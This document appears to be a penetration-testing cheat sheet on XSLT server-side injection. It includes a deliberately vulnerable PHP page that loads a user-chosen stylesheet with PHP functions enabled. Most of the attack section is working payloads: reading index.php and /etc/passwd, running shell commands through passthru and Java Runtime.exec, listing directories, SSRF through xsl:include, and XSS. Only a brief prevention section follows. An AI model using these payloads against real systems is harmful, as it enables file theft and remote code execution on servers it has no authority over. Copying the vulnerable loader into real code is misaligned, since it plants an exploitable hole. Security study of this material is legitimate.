
**Explanantion**



The XSLT document is in XML format and starts with the specific xsl root node “xsl:stylesheet”.

“xsl:templatematch=”/” ” is a directive that means that this stylesheet should apply to any (“/”) xml nodes.

Next, the transformation is defined

**Html code Result**



* + - **Vulnerability explained**
      * XSLT (Extensible Stylesheet Language Transformations) is an independent powerful language to transform XML documents from one form to another.  such as an HTML document, a CSV file or a plain text file. Since XSLT is Turing-complete extremely powerful and complex transforms are possible. This power can be used by an attacker to create transforms that **executes arbitrary code.**
      * The semantics of XSL stylesheets and processing can be altered if an attacker has the ability to write XSL elements in a stylesheet. An attacker could alter the output of a stylesheet such that an XSS (cross-site scrIPting) attack was enabled, expose the contents of local file system resources, or execute arbitrary code.
      * **XSLT injection occurs when:**
        + 1. Data enters a program from an untrusted source.
        + 2. The data is written to an XSL stylesheet.
  + **vulnerable code to XSLT Injection:**
    - <?xml version="1.0"?>
    - <?php
    - if(isset($\_POST['xsl'])){
    - $xml = new DOMDocument;
    - $xml->load("beers.xml");
    - $xsl = new DOMDocument;
    - $xsl->load($\_POST['xsl']);
    - $proc = new XSLTProcessor;
    - $proc->registerPHPFunctions();
    - $proc->importStyleSheet($xsl);
    - echo $proc->transformToXML($xml);
    - }
    - ?>
    - <html>
    - <body>
    - <h1>Test my styles</h1>
    - <p>I love XML !</p>
    - <form name="choice" method="post" action="">
    - <select name="xsl" id="xsl">
    - <option value="style1.xsl">Style 1</option>
    - <option value="style2.xsl">Style 2</option>
    - <option value="style3.xsl">Style 3</option>
    - </select>
    - <input type="submit" value="Change style!" />
    - </form>
    - </body>
    - </html>
  + **Exploiting XSLT Injection**
    - **Step 1**
      * Upload your payload to a vps server or pastebin
      * Include it
        +  
    - **XSLT File Read**
      * **Payload 1:**
        + <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
        + <xsl:template match="/">
        + <xsl:value-of select="php:function('file\_get\_contents','index.php')"/>
        + </xsl:template>
        + </xsl:stylesheet>

// If you can read it, it's a file, if you can't read it, it's a folder then use scan dir payload

* + - * **Payload 2:**
        + <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
        + xmlns:abc="http://php.net/xsl" version="1.0">
        + <xsl:template match="/">
        + <xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')"/>
        + </xsl:template>
        + </xsl:stylesheet>
    - **Execution of arbitrary php code:**
      * **Payload 1:**
        + <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
        + <xsl:template match="/">
        + <xsl:value-of select="php:function('passthru','ls -la')"/>
        + </xsl:template>
        + </xsl:stylesheet>
      * **Payload 2: [scan directory (ls)]**
        + <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:php="http://php.net/xsl">
        + <xsl:template match="/">
        + <xsl:value-of select="php:function('opendir','/any/directory/')"/>
        + <xsl:value-of select="php:function('readdir')"/>
        + <xsl:value-of select="php:function('readdir')"/>
        + <xsl:value-of select="php:function('readdir')"/>
        + <xsl:value-of select="php:function('readdir')"/>
        + <xsl:value-of select="php:function('readdir')"/>
        + <xsl:value-of select="php:function('readdir')"/>
        + </xsl:template>
        + </xsl:stylesheet>
    - **Execution of arbitrary Java code:**
      * The XSLT processor has the ability to expose native Java language methods as XSLT functions if they are not disabled.
      * <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime" xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object">
      * <xsl:template match="/">
      * <xsl:variable name="rtobject" select="rt:getRuntime()"/>
      * <xsl:variable name="process" select="rt:exec($rtobject,'ls')"/>
      * <xsl:variable name="processString" select="ob:toString($process)"/>
      * <xsl:value-of select="$processString"/>
      * </xsl:template>
      * </xsl:stylesheet>
    - **XSLT To SSRF**
      * <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
      * xmlns:abc="http://php.net/xsl" version="1.0">
      * <xsl:include href="http://127.0.0.1:8080/xslt"/>
      * <xsl:template match="/">
      * </xsl:template>
      * </xsl:stylesheet>
    - **XSLT to xss**
      * <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
      * <xsl:template match="/">
      * <scrIPt>alert(123)</scrIPt>
      * </xsl:template>
      * </xsl:stylesheet>
  + **Note**
    - Of course, in the real world, things might get more difficult. Some functions might be disallowed, but some might be left uncaught, so again working with documentation might help you to identify a severe vulnerability. Also, XSLT parsers may be vulnerable to XXE vulnerabilities in the same way as all other XML parsers. When responding to XSL:INCLUDE directives, you might also try to respond with XML that contains an XXE payload.
    - Moreover, XSLT engines might be able to execute custom code, which results in RCE!
  + **Preventing XSLT server-side injection**
    - In order to stop the attack, XSLT transforms should not be allowed. However, if they are required make sure to accept signatures with these transforms only from trusted sources since it is unlikely that they will mount an attack.
    - Another countermeasure is the creation of a white list of allowed transforms. If a transform doesn't match it is discarded.
  + **Resources**
    - <https://www.contextis.com/en/blog/xslt-server-side-injection-attacks>
    - https://security.stackexchange.com/questions/170712/execute-a-php-function-that-returns-an-array-from-an-xsl-file